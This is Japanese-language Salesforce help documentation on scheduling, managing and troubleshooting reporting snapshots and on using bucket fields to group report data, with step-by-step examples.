ソースレポート、対象オブジェクト、および対象オブジェクト項目を作成し、レポート作成スナップショットを定義して、その項目を対応付けたら、レポート作成スナップショットの実行をスケジュールできます。必要なソースレポートのデータが対象オブジェクトに読み込まれるように、レポート作成スナップショットの実行スケジュールを、毎日、毎週、または毎月に設定します。

実行をスケジュールできるレポート作成スナップショットの数は、エディションによって決まります。レポート作成スナップショットの実行が完了した後、実行日時、実行結果が正常かどうか、ソースレポートから対象オブジェクトに読み込まれたレコード件数など、レポート作成スナップショットの実行に関する詳細が記載されたメール通知を自分自身と他のユーザに送信できます。この通知には、Salesforce のレポート作成スナップショットの詳細ページへのリンクも記載されています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポート作成スナップショットを作成、保存、およびスケジュールする
- 「レポート作成スナップショットの管理」

レポート作成スナップショットを実行ユーザとして実行し、結果をカスタムオブジェクトに追加する
- 「レポート実行」

  および

  対象オブジェクトに対する「作成」

1. [設定] から、[クイック検索] ボックスに「レポート作成スナップショット」と入力し、[レポート作成スナップショット] を選択します。
2. 実行をスケジュールするレポート作成スナップショットの名前を選択します。

   [実行ユーザ] 項目のユーザが、ソースレポートが保存されているフォルダに対するアクセス権を持っていない場合、レポート作成スナップショットはスケジュールどおりに実行されません。

   メモ: 実行ユーザが無効になると、レポートが実行されません。Salesforce から、ユーザを有効にするか、レポートスケジュールを削除するか、または実行ユーザを有効な実行ユーザに変更するよう求めるメール通知が送信されます。Salesforce からの通知は、「ユーザの管理」権限、「すべてのデータの編集」権限、および「請求情報の管理」権限を持つユーザに送信されます。これらのすべてのユーザ権限を持つユーザがいない場合は、Salesforce から「ユーザの管理」権限と「すべてのデータの編集」権限を持つユーザに通知が送信されます。
3. [レポート作成スナップショットのスケジュール] セクションの [編集] をクリックします。

   レポート作成スナップショットの詳細ページにある [レポート作成スナップショットのスケジュール] セクションには、レポート作成スナップショットの実行スケジュールに関する詳細が表示されます。
4. レポート作成スナップショットの実行終了時に送信するメールの通知設定を選択します。
   - 自分の Salesforce ユーザレコードで指定しているメールアドレスに送信する場合は、[自分] をクリックします。
   - メールを他のユーザにも送信する場合は、[その他...] をクリックします。レポート作成スナップショット通知は、Salesforce ユーザレコードに記載されているメールアドレスにのみ送信できます。また、[検索] ドロップダウンリストでは、[ユーザ] と [公開グループ] のみ選択できます。
5. レポート作成スナップショットの実行をスケジュールする手順は、次のとおりです。

- ［頻度］項目で、レポート作成スナップショットが実行される頻度を選択します。［毎日］、［毎週］、または［毎月］項目をクリックすると、頻度条件を細かく指定できるオプションが表示されます。

  毎月特定の日にレポート作成スナップショットを実行するようにスケジュールした場合、そのレポート作成スナップショットは、その日を含む月にのみ実行されます。たとえば、毎月 31 日にレポート作成スナップショットを実行するようにスケジュールした場合、そのレポート作成スナップショットは、31 日まである月にのみ実行されます。毎月月末にレポート作成スナップショットを実行する場合は、［毎月の指定日］ドロップダウンリストから [最終] を選択します。

- ［開始］および［終了］項目で、レポート作成スナップショットの実行をスケジュールする日付を指定します。
- ［希望開始時刻］ドロップダウンリストで、[選択可能なオプション...] リンクをクリックして、希望するレポート作成スナップショット実行開始時刻を選択します。
  - 他のユーザがすでにその時刻をレポート作成スナップショット実行時刻として選択している場合、または組織のレポート作成スナップショット上限数に達している場合は、その希望開始時刻を選択できない場合があります。
  - レポート作成スナップショットは、実行をスケジュールしたユーザのタイムゾーンに基づいて実行されます。たとえば、ユーザレコードの［タイムゾーン］項目が太平洋標準時間に設定されており、毎日 2:00 PM にレポート作成スナップショットを実行するようにスケジュールした場合は、太平洋標準時間の毎日 2:00 PM にレポート作成スナップショットが実行されます。
  - 以前スケジュールしたタイムゾーンとは別のタイムゾーンでスケジュールを表示し、保存する場合、時間枠が変わる場合があります。
  - ［希望開始時刻］ドロップダウンリストで選択した時間内にレポート作成スナップショットが実行されます。たとえば、希望開始時刻として 2:00 PM を選択した場合、そのレポート作成スナップショットは、その時刻にスケジュールされている他のレポート作成スナップショットの数によって、2:00 PM から 2:59 PM の間に実行されます。

6. [保存] をクリックして、レポート作成スナップショットの実行をスケジュールします。

   レポート作成スナップショットが実行されると、新規レコードが対象オブジェクトに追加されます。

レポート作成スナップショットの実行スケジュールを設定後、必要に応じて、レポート作成スナップショットの詳細ページの [レポート作成スナップショットのスケジュール] セクションにある [編集] をクリックして次のアクションを実行できます。

- [編集] をクリックして、レポート作成スナップショットの通知および頻度設定を更新する。
- [削除] をクリックして、レポート作成スナップショットの既存の実行スケジュールを完全に削除する。

次の場合は、レポート作成スナップショットをスケジュール実行したときに失敗します。

- ソースレポートの項目数が 100 を超えている
- ソースレポートは集計から表形式に変更された
- サマリーソースレポートに選択されたグルーピングレベルが無効である
- 実行ユーザが、ソースレポートへのアクセス権を持っていない
- 実行ユーザが、「レポートの実行」権限を持っていない
- 対象オブジェクトのカスタム項目数が 100 を超えている

- 対象オブジェクトに入力規則が含まれている
- 対象オブジェクトがワークフローに含まれている
- 対象オブジェクトが主従関係の従オブジェクトである
- 対象オブジェクトでレコード新規作成時の Apex トリガが実行される
- 実行ユーザが、ターゲットオブジェクトに対する「作成」権限を持っていない。ターゲットオブジェクトの状況が［開発中］である場合、実行ユーザは「アプリケーションのカスタマイズ」権限を持っている必要があります。

レポート作成スナップショットの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポート作成スナップショットを作成、保存、およびスケジュールする
- 「レポート作成スナップショットの管理」

レポート作成スナップショットを実行ユーザとして実行し、結果をカスタムオブジェクトに追加する
- 「レポート実行」

  および

  対象オブジェクトに対する「作成」

レポート作成スナップショットの設定後は、詳細の参照、編集、削除が可能です。[設定] から、［クイック検索］ボックスに「*レポート作成スナップショット*」と入力し、[レポート作成スナップショット]を選択すると、［レポート作成スナップショット］ページが表示され、組織で定義されているレポート作成スナップショットの一覧が表示されます。

［レポート作成スナップショット］ページから、次の操作が可能です。

- ［ビュー］ドロップダウンリストからリストビューを選択してそのリストページに直接移動するか、[新規ビューの作成] をクリックして自分専用のカスタムビューを定義する。
- [新規レポート作成スナップショット] をクリックして、新規レポート作成スナップショットを定義する。
- レポート作成スナップショットの名前の横にある [編集] をクリックして、レポート作成スナップショットの名前、説明、実行ユーザ、ソースレポート、対象オブジェクトを更新する。「すべてのデータの編集」権限を持つユーザのみ、自分以外の実行ユーザを選択できます。「アプリケーションのカスタマイズ」権限を持つユーザは、API および管理パッケージで使用する一意の名前を入力します。

  すでに項目の対応付けをしているレポート作成スナップショットのソースレポートまたは対象オブジェクトを変更すると、レポート作成スナップショットを保存したときに項目の対応付けが削除されます。［ソースレポートの集計項目］と［対象オブジェクトの項目］を参照して、それぞれ集計項目数および対象項目数を確認することもできます。

- レポート作成スナップショットの名前の横にある [削除] をクリックして、レポート作成スナップショットを削除する。レポート作成スナップショットが削除された後に、ごみ箱から復元することはできません。

  重要: レポート作成スナップショットを削除しても、ソースレポートと対象オブジェクトは削除されません。ただし、ソースレポートを実行しても、データは対象オブジェクトに読み込まれません。

  レポート作成スナップショットを実行するときに、スケジュールを削除できます。実行中のレポート作成スナップショットの停止や一時停止、ソースレポートの削除はできません。ソースレポートを削除するには、

まず［ソースレポート］ドロップダウンリストでレポートを変更して、レポート作成スナップショットからレポートを削除する必要があります。

- レポート作成スナップショットの名前をクリックして詳細情報を表示し、カスタマイズする。カスタマイズ後、次の操作を実行できます。
  - [ID] セクションのリンクをクリックして、レポート作成スナップショットの実行ユーザ、ソースレポート、および対象オブジェクトの詳細を表示する。さらに、次のレポート作成スナップショットを実行する希望日時を［次の実行］項目で参照し、レポート作成スナップショットを最後に実行した日時を［最終実行］項目で参照できます。
  - [項目の対応付け] セクションで [編集] をクリックして、ソースレポートと対象オブジェクトの項目の対応付けをカスタマイズする。

    [レポート作成スナップショット項目の対応付け] セクションには、対応付けられているソースレポートの項目と対象オブジェクトの項目が表示されます。［ソースレポートの列］項目で対象オブジェクトへの対応付けが可能なソースレポートの項目数を確認できます。さらに、［対象オブジェクトの項目］で、対応付けが可能な対象オブジェクトの項目数も確認できます。

  - [レポート作成スナップショットのスケジュール] セクションで [編集] をクリックして、レポート作成スナップショットの実行スケジュールを設定する。

    [レポート作成スナップショットのスケジュール] セクションには、レポート作成スナップショットの現在の実行スケジュールの詳細が表示されます。

  - [実行履歴] セクションには、レポート作成スナップショットが実行された時期に関する詳細が表示されます。具体的な内容は次のとおりです。
    - レポート作成スナップショットが実行された日時
    - ソースレポート、対象オブジェクト、および実行ユーザの名前
    - レポート作成スナップショットの実行に要した時間
    - レポートタイプによって異なる、ソースレポートの [詳細] 行または [集計] 行数の合計
    - 対象オブジェクトで作成されたレコード件数
    - レポート作成スナップショットが正常に実行されたかどうか

    最大200件のレコードが[実行履歴]セクションに格納されます。200件のレコードが格納されると、その後は最も古いレコードが自動的に削除されます。ごみ箱から元に戻すことはできません。

関連トピック:

レポート作成スナップショットを使用した履歴データのレポート

レポート作成スナップショットのトラブルシューティング

レポート作成スナップショットの詳細ページにある[実行履歴]セクションには、レポート作成スナップショットが正常に実行されたかどうかが表示されます。スケジュール実行中にレポート作成スナップショットが失敗すると、その失敗が［結果］列に記録されます。実行の詳細を参照するには、［実行開始時刻］列で実行日時をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポート作成スナップショットを作成、保存、およびスケジュールする
- 「レポート作成スナップショットの管理」

レポート作成スナップショットを実行ユーザとして実行し、結果をカスタムオブジェクトに追加する
- 「レポート実行」

  および

  対象オブジェクトに対する「作成」

ヒント:

- ［合計行数］が空白の場合、レポートが完了する前に実行が失敗しています (レポートが無効だった、または実行ユーザが無効など)。
- レポート作成スナップショットが実行されると、最大 2000 件の新規レコードを対象オブジェクトに追加できます。2000 件を超えるレコードは、[行作成の失敗]関連リストに記録されます。［合計行数］が空白で実行履歴に「一部の行で失敗」と表示されている場合、レポートにはおそらく 2000 件を超える集計が含まれています。
- 失敗した実行の詳細は、[行作成の失敗]関連リストに 14 日間表示され、その後自動的に削除されます。行作成の失敗に関する詳細をごみ箱から元に戻すことはできません。
- 対象オブジェクトに固有項目があり、レポート内のレコードでその固有項目に対応付けられた列に複数の同じ値がある場合、重複するレコードは追加されません。実行履歴にはレコードがレポート作成スナップショットに追加されなかった時期が表示されます。
- 項目の対応付けに失敗すると、スナップショットはそのまま実行されますが、実行履歴には部分エラーがあったことが示されます。

レポート作成スナップショットは、スケジュール実行中にさまざまな理由で失敗することがあります。次の表に、実行に失敗した場合に表示されるエラー、およびエラーを参考にしてレポート作成スナップショットの問題を解決し、正常に実行する方法を記載します。

実行ユーザには、レポートを実行する権限がありません。
: ［実行ユーザ］項目のユーザが「レポートの実行」または「レポートの作成とカスタマイズ」権限を持っていません。適切な権限を持つユーザを選択するか、実行ユーザの適切な権限を有効化します。

ソースレポートが削除されているため、レポート作成スナップショットを実行できません。
: ［ソースレポート］項目のレポートが削除され、実行できなくなっています。別のレポート作成スナップショット用ソースレポートを選択するか、削除されたレポートをごみ箱から復元します。

実行ユーザには、ソースレポートにアクセスする権限がありません。
: ［実行ユーザ］項目のユーザが、ソースレポートが保存されているフォルダへのアクセス権を持っていません。アクセス権を持つユーザを選択するか、アクセス権を既存の実行ユーザに付与します。

ソースレポート定義が破棄されています。
: ［ソースレポート］項目のレポートが、レポートの使用できなくなっているカスタムオブジェクトまたは外部オブジェクトの項目を参照しているか、レポート内のオブジェクト間のリレーションが変更されています。

ソースレポート定義が無効です。

［ソースレポート］項目のレポートに無効な数式または検索条件が含まれているため、レポートを実行できません。レポートを更新することにより、エラーを出さずに実行できるようになります。

実行ユーザには、レポートタイプにアクセスする権限がありません。

［実行ユーザ］項目のユーザが、［ソースレポート］項目のレポートのレポートタイプにアクセスする権限を持っていません。適切な権限を持つ実行ユーザを選択するか、既存の実行ユーザに適切な権限を付与します。

ソースレポートは表形式である必要があります。

［ソースレポート］項目のレポートが表形式でなくなっています。新しいソースレポートを選択するか、既存のソースレポートの形式を更新して表形式にします。

ソースレポートの最終保存時のレポート結果の詳細が非表示です。

［ソースレポート］項目のレポートが、詳細を非表示にしたままで保存されています。ソースレポートの詳細を表示するには、そのレポートを表示して [詳細の表示] ボタンをクリックし、レポートを保存します。

対象オブジェクトが削除されているか、実行ユーザに対象オブジェクトへのアクセス権限がありません。

［対象オブジェクト］項目のカスタムオブジェクトが削除されたか、［実行ユーザ］項目のユーザが対象オブジェクトにアクセスする権限を持っていません。［対象オブジェクト］項目で選択している削除されたカスタムオブジェクトを復元するか、新しい対象オブジェクトを選択するか、またはカスタムオブジェクトに対する「作成」権限を既存の実行ユーザに付与します。カスタムオブジェクトの状況が［開発中］である場合、実行ユーザが対象オブジェクトにアクセスするには「アプリケーションのカスタマイズ」権限を持っている必要があります。

実行ユーザには、対象オブジェクトを編集する権限がありません。

［実行ユーザ］項目のユーザが、［対象オブジェクト］項目のカスタムオブジェクトに対する「作成」権限を持っていません。その権限を持つ実行ユーザを選択するか、［対象オブジェクト］項目のカスタムオブジェクトに対する「作成」権限を既存の実行ユーザに付与します。

対象オブジェクトは主従関係の主オブジェクトである必要があります。

［対象オブジェクト］項目のカスタムオブジェクトが、主従関係の従オブジェクトになっています。つまり、対象オブジェクトのレコードに対する特定の動作が主オブジェクトによって制御されます。主従関係にない対象オブジェクトを選択します。

対象オブジェクトをワークフローに含めてはいけません。

［対象オブジェクト］項目のカスタムオブジェクトがワークフローに含まれています。ワークフローに含まれていない対象オブジェクトを選択します。

対象オブジェクトに挿入トリガを含めてはいけません。

［対象オブジェクト］項目のカスタムオブジェクトの新規レコード作成時に、Apex トリガが実行されます。Apex トリガを削除するか、新しいレコードが作成されても Apex トリガが実行されない対象オブジェクトを選択します。

対象オブジェクトに入力規則を含めてはいけません。

［対象オブジェクト］項目のカスタムオブジェクトに入力規則が含まれています。入力規則を含まない対象オブジェクトを選択するか、既存の対象オブジェクトから入力規則を削除します。

実行ユーザが無効です。

［実行ユーザ］項目のユーザが無効になっています。有効なユーザを選択します。

対象オブジェクトの必須項目が対応付けられていません。
対象オブジェクトの必須項目が対応付けされていません。対象オブジェクトのすべての必須項目をソースレポートの項目に対応付けます。

ソースレポートの項目または条件が多すぎるか、関数の多すぎる数式項目を含んでいます。
［ソースレポート］項目のレポートの項目または条件が多すぎるか、数式項目内の関数が多すぎます。不要な項目か条件、または数式項目内の不要な関数をソースレポートから削除します。

ソースレポートで選択できる項目は 100 までです。
［ソースレポート］項目のレポートに、100を超える項目があります。ソースレポートから不要な項目を削除します。

対象オブジェクトに含められるカスタム項目は 100 までです。
［対象オブジェクト］項目のカスタムオブジェクトに 100 を超えるカスタム項目があります。対象オブジェクトから不要な項目を削除します。

レポートの処理中にタイムアウトエラーが発生しました。
［ソースレポート］項目のレポートで、処理するデータが多すぎる可能性があります。レポートの日付範囲を制限し、ソースレポートから不要な項目を削除して、実行時にレポートが処理するデータの量を減らします。

このレポート作成スナップショットの一意の名前はすでに存在します。一意の名前を指定してください。
作成しようとしている新規スナップショットは既存のスナップショットと同じ名前です。

集計項目に有効な数字が返されませんでした。
結果の集計項目は有効な数値を返しませんでした。たとえば、項目で 0 で除算しようとした可能性があります。数式を確認して、0 および「null」がデータに含まれる場合はテスト計算をしてください。

レポート作成スナップショットに問題が発生しました。ソースレポート形式が表形式から集計形式に変更されました。レポート作成スナップショットにおける項目の対応付けが正しくありません。レポート形式を表形式に戻すか、スナップショット定義における項目の対応付けを更新してください。
ソースレポート形式は表形式から集計形式に変更されました。そのためレポート作成スナップショットの項目の対応付けは不正になっています。このエラーを修復するには、スナップショット定義でレポート形式を表形式に戻すか、項目の対応付けを更新します。このエラーは、サマリーレポートのあるレポート作成スナップショットにのみ適用されます。

レポート作成スナップショットに問題が発生しました。ソースレポートは表形式または集計形式である必要があります。
ソースレポート形式は表形式または集計形式である必要があります。マトリックスレポートはレポート作成スナップショットでは使用できません。

レポート作成スナップショットで指定したグルーピングレベルが無効になりました。実行ユーザが、その項目へのアクセス権がなくなったか、グルーピングレベルがソースレポートから削除されたか、または、グルーピングレベルが設定されていなかった可能性があります。
このエラーの原因として、グルーピングレベルで指定された項目への実行ユーザのアクセス権がなくなったか、グルーピングレベルがソースレポートから削除されたか、または、グルーピングレベルが設定され

ていなかった可能性があります。このエラーは、サマリーレポートのあるレポート作成スナップショットにのみ適用されます。実行ユーザにすべての必要な項目へのアクセス権があることを確認してください。

関連トピック:

カスタムレポートの作成

バケットを使用したデータの迅速な分類

バケットを使用することで、数式またはカスタム項目を作成せずに、レポートレコードをすばやく分類できます。バケット項目の作成時に、レポートの値をグループ化するために使用する複数のカテゴリ (バケット) を定義します。

バケットを使用することで、数式またはカスタム項目を作成せずに、レポートレコードをすばやく分類できます。たとえば、[従業員数] 項目に基づく [サイズ] というバケット項目を作成します。次に、定義する「大」、「中」、「小」の範囲にレコードをグループ化するバケットを作成します。バケット項目は、他の項目と同様に、レポートの並び替え、絞り込み、およびグループ化に使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. バケット項目の追加
   レポートデータを整理するバケットを入れるバケット項目を作成します。
2. バケット項目の編集
   バケット項目に含めるバケットおよびバケットに含める値を指定して、バケット項目を設定します。
3. 数値バケット項目の編集
   数値バケットは、数値で表すことのできるデータの並び替えに役立ちます。
4. 数値のバケット化の例: 取引の規模
   取引の状況を把握するために、個別の取引を確認する代わりに、バケット化を使用して取引の規模別にグループ化することができます。こうすることで、目標に最も影響する大規模な取引に集中して取り組むことができます。
5. 選択リストバケット項目の編集
   選択リストバケット項目には、リストから選択できる項目が含まれます。
6. 選択リストのバケット化の例: 業種
   選択リストバケット項目を使用して、業種で取引先を並び替えます。
7. テキストバケット項目の編集
   テキストバケットは、単語または語句で構成される値を並び替えるのに役立ちます。
8. テキストバケットの値の入力
   テキストバケット項目には、内容を説明する名前とテキスト文字列を含む2つ以上のバケットが必要です。
9. テキストのバケット化の例: 戦略的な取引先
   テキストバケットを使用して、処理できる一般的なカテゴリに取引先を並び替えます。

バケット項目の追加

レポートデータを整理するバケットを入れるバケット項目を作成します。

レポートあたり最大5個のバケットを追加し、各バケットには最大20個のバケットを定義できます。

1. レポートビルダーの [項目] ペインで [バケット項目の追加] をダブルクリックするか、レポートプレビューにドラッグします。また、レポートの項目の列メニューをクリックし、[この項目をバケット項目にする] を選択することもできます。
2. データ型に応じてバケット項目を編集します。
   - 数値バケット項目の編集
   - 選択リストバケット項目の編集
   - テキストバケット項目の編集

   他のデータ型の項目はサポートされていません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

バケット項目の編集

バケット項目に含めるバケットおよびバケットに含める値を指定して、バケット項目を設定します。

1. [バケット項目] の下にあるレポートビルダーの [項目] ペインで、バケット項目にマウスポインタを置いて、をクリックします。または、[プレビュー] ペインで、バケット項目の列メニューをクリックして、[バケット項目を編集] を選択します。
2. データ型に応じてバケット項目を編集します。
   - 数値バケット項目の編集
   - 選択リストバケット項目の編集
   - テキストバケット項目の編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

数値バケット項目の編集

数値バケットは、数値で表すことのできるデータの並び替えに役立ちます。

数値項目の [バケット項目を編集] フロート表示で、次の操作を実行します。

1. ［ソース列］で、バケット化する項目を選択します。
2. バケット項目の名前を入力します。これは、レポートの列名として表示されます。

   バケット項目は項目内に複数のバケット (数値バケット項目では「範囲」と呼ばれます) を含める目的で作成されるため、適切なバケット項目の名前は範囲を説明したものになります。たとえば、「サイズ」という名前のバケット項目には、「小」、「中」、「大」の範囲があります。
3. 数字と名前を入力し、範囲を定義します。範囲名が新しい列に値として表示されます。

   各範囲は小さい数字より大きく、大きい数字を含む範囲までです。

   すべての範囲を削除して、最初から開始するには、[選択解除] をクリックします。
4. すべての空の値をゼロの値が含まれるバケットに移動するには、［レポートの空の *ソース列*値はゼロとして処理します。］を有効にします。

   これを無効にすると、バケット化が解除された値が列でダッシュ (-) として表示されます。
5. [OK] をクリックします。

レポートで、数値バケット列は範囲値で並び替えられます。

関連トピック:

数値のバケット化の例: 取引の規模

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

数値のバケット化の例: 取引の規模

取引の状況を把握するために、個別の取引を確認する代わりに、バケット化を使用して取引の規模別にグループ化することができます。こうすることで、目標に最も影響する大規模な取引に集中して取り組むことができます。

1. 標準商談レポートを作成または編集します。
2. レポートビルダーの [項目] ペインで [バケット項目の追加] をダブルクリックするか、レポートにドラッグします。
3. [ソース列] で、［金額］を選択します。
4. [バケット項目名] で、「*取引の規模*」と入力します。
5. [範囲を定義] で、最初の行に「*1000*」と入力します。これは、小規模の取引の最大数を表します。この範囲の名前を「小」にします。
6. [追加] をクリックして、2番目の行に「*25000*」と入力します。これは、中規模の取引の最大数を表します。この範囲の名前を「*中*」にします。
7. デフォルトでは、最後の範囲は前の範囲を超える金額になります。このページに数値の入力は不要です。この範囲の名前を「大」にします。
8. [OK] をクリックします。

数値バケット項目では、各範囲は小さい数字より大きく、大きい数字を含む範囲までです。このバケット項目を設定すると、金額は以下のようにバケット化されます。

金額	バケット
1000 以下	小
1001 ～ 25000	中
25001 以上	大

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

関連トピック:

数値バケット項目の編集

選択リストバケット項目の編集

選択リストバケット項目には、リストから選択できる項目が含まれます。

メモ: 次のタイプの選択リストをバケット化することはできません。

- レコードタイプ
- ディビジョン
- 複数値選択リスト
- 活動レポートの［種類］選択リスト

選択リスト項目の [バケット項目を編集] フロート表示で、次の操作を実行します。

1. ［ソース列］で、バケット化する項目を選択します。
2. バケット項目の名前を入力します。これは、レポートの列名として表示されます。

   バケット項目は項目内に複数のバケットを含める目的で作成されるため、適切なバケット項目の名前はバケットの範囲を説明したものになります。たとえば、「優先度」という名前のバケット項目には、「高」、「中」、「低」のバケットがあります。

   重要: 選択リストのバケット名には、1 つ以上の文字または記号を含める必要があります。選択リストバケット項目に含まれるバケットの名前が数字のみである場合、そのバケット項目を保存することはできません。
3. バケットを作成するには、[新しいバケット] をクリックして、バケット名を入力します。レポートレコードをグループ化するには、複数のバケットを作成します。
4. 値のリストで特定の値を検索するには、[クィック検索] ボックスで名前の最初の数文字を入力します。入力すると、検索語に一致する項目がメニューに表示されます。
5. 値を選択して、バケットにドラッグします。または、値を選択して、[移動先] をクリックし、バケットを選択するか、新しいバケット名を入力します。

   値をバケット化する際は、必要に応じて次の機能を使用します。

   - レポートの値をすべて表示するには、[すべての値] をクリックします。
   - 特定のバケットの値を表示するには、バケット名をクリックします。
   - バケットから値を削除するには、値を選択して、別のバケットにドラッグするか、[バケット項目でない値] にドラッグします。

   メモ: バケット化できるのは有効な選択リストの値のみです。無効な選択リストの値は表示されません。
6. すべてのバケット項目でない値を「その他」という名前のバケットに移動するには、［バケット項目でない値を「その他」として表示］を有効にします。これが無効になっていると、バケット化が解除された値が値名のバケット列に表示されます。
7. [OK] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

[バケット項目を編集]ダイアログボックスに表示されるように、レポートでは選択リストのバケット列が、バケットの位置に続いて「その他」([バケット項目でない値を「その他」として表示]が有効化されている場合)または、バケット化が解除された選択リストの項目名([バケット項目でない値を「その他」として表示]が無効になっている場合)で並び替えられます。

関連トピック:

選択リストのバケット化の例: 業種

選択リストのバケット化の例: 業種

選択リストバケット項目を使用して、業種で取引先を並び替えます。

1. 標準取引先レポートを作成または編集し、少なくとも数件のレポートがレポートに表示されていることを確認します。
2. レポートビルダーの [項目] ペインで [バケット項目の追加] をダブルクリックするか、レポートにドラッグします。
3. [ソース列] で、[業種]を選択します。
4. [バケット項目名] で、「*業種*」と入力します。
5. [新しいバケット] をクリックして、バケットに「*IT*」と名前を付けます。
6. [新しいバケット]をクリックして、バケットに「*バイオ*」と名前を付けます。
7. [新しいバケット] をクリックして、バケットに「*通信*」と名前を付けます。
8. 値を選択して、値を適切なバケットにドラッグします。
9. [バケット項目でない値を「その他」として表示]を有効にします。
10. [OK] をクリックします。

関連トピック:

選択リストバケット項目の編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

テキストバケット項目の編集

テキストバケットは、単語または語句で構成される値を並び替えるのに役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

メモ: 次のタイプのテキストをバケット化することはできません。

- テキストエリア
- テキストエリア — ロング
- テキストエリア — リッチ
- テキストエリア — 暗号化
- URL
- 日付
- 日付/時間

テキスト項目の[バケット項目を編集]フロート表示で、次の操作を実行します。

1. ［ソース列］で、バケット化する項目を選択します。
2. バケット項目の名前を入力します。これは、レポートの列名として表示されます。

   バケット項目は項目内に複数のバケットを含める目的で作成されるため、適切なバケット項目の名前はバケットの範囲を説明したものになります。たとえば、「地域」という名前のバケット項目には、「東」、「西」、「中央」のバケットがあります。
3. バケットを作成するには、[新しいバケット]をクリックして、バケット名を入力します。レポートレコードをグループ化するには、複数のバケットを作成します。
4. 値のリストで特定の値を検索するには、[値を検索...]ボックスでその名前の全部または一部を入力して、[検索]をクリックするか、ボックスを空のままにして、[検索]をクリックします。

   検索では最大 200 個の値が返されます。
5. 値を選択して、バケットにドラッグします。または、値を選択して、[移動先]をクリックし、バケットを選択するか、新しいバケット名を入力します。

   値をバケット化する際は、必要に応じて次の機能を使用します。
   - バケット化する値の正確な名前を入力したり、後でレポートに表示できるように値をバケット化するには、[値を入力]を使用します。
   - 特定のバケットの値を表示するには、バケット名をクリックします。
   - バケットから値を削除するには、[移動先]を選択して、バケットを選択するか、新しいバケット名を入力します。
6. すべてのバケット項目でない値を「その他」という名前のバケットに移動するには、［バケット項目でない値を「その他」として表示］を有効にします。これが無効になっていると、バケット化が解除された値が値名のバケット列に表示されます。
7. [OK]をクリックします。

レポートで、テキストバケット列は英数字順に並び替えられます。

関連トピック:

テキストバケットの値の入力

テキストのバケット化の例: 戦略的な取引先

テキストバケットの値の入力

テキストバケット項目には、内容を説明する名前とテキスト文字列を含む 2 つ以上のバケットが必要です。

バケット化する正確な値を把握している場合は、「値を入力」機能を使用すると検索することなく迅速にバケット化できます。これは、レポートに(数百万など)多数の値が含まれており、1つの値の検索に時間がかかる場合に役立ちます。また、このメソッドを使用すると、後でレポートに表示できる値を入力して、バケット化できます。

テキスト項目の[バケット項目を編集]フロート表示で、次の操作を実行します。

1. [値を入力] をクリックします。
2. 値の移動先のバケットを選択します。[新しいバケット] を選択した場合は、バケットの名前を入力します。
3. ボックスに 1 つ以上の値を入力します。複数の値は 1 行ごとに入力します。
4. [移動] をクリックします。

関連トピック:

テキストバケット項目の編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

テキストのバケット化の例: 戦略的な取引先

テキストバケットを使用して、処理できる一般的なカテゴリに取引先を並び替えます。

1. 標準取引先レポートを作成または編集し、少なくとも数件のレポートがレポートに表示されていることを確認します。
2. レポートビルダーの [項目] ペインで [バケット項目の追加] をダブルクリックするか、レポートにドラッグします。
3. [ソース列] で、［取引先名］を選択します。
4. [バケット項目名] で、「*戦略的*」と入力します。
5. [新しいバケット] をクリックして、バケットに「*IBM*」と名前を付けます。
6. [新しいバケット] をクリックして、バケットに「*Dell*」と名前を付けます。
7. [新しいバケット] をクリックして、バケットに *HP* と名前を付けます。
8. 選択可能な値を表示するには、[値を検索...] ボックスを空のままにして、[検索] をクリックします。
9. 値を選択して、値を適切なバケットにドラッグします。
10. ［バケット項目でない値を「その他」として表示］を有効にします。
11. [OK] をクリックします。

関連トピック:

テキストバケット項目の編集

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

異なるタイプの情報を結合レポートに集約

